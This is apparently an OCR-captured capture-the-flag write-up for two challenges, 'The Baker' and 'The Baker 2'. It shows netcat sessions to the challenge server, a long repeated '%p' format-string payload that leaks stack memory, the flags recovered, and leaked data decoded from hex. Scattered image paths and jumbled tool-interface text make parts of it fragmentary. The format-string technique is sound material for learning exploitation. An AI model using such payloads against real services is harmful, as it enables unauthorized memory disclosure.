
100


Anna, the baker, needs help baking a cake. You know what to do. Help her out.


nc rvcechalls.xyz 24695


```
┌──(kali㉿kali)-[~/Downloads/rvctf Writeup]
└─$ nc rvcechalls.xyz 24695

Help Anna bake a cake
Does Anna need butter?%p%p%p%p%p%p%p%p%p%p%
p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%
p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%
p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%
p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%
p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%
p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%
p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%
p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%
flag{Am4zingB4k3s_Am4zingCak35}
```

The Baker 2


The Baker 2
150
Anna has implemented a new system to take orders and print it out. Check it out.
nc rvcechalls.xyz 24692
Author - Ananya Bhat
challenge


nc rvcechalls.xyz 24692
Welcome to Anna's bakery!
What do you want today?
1.Cake
2.Cheesecake
3.Croissant
4.cookies
5.bread?


Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Recipe
From Hex
Delimiter
Auto
Input
Output
cpdnù ÔÅ1ls{galf}Ssilb3c



Got flag as flag{sl1c3blisS}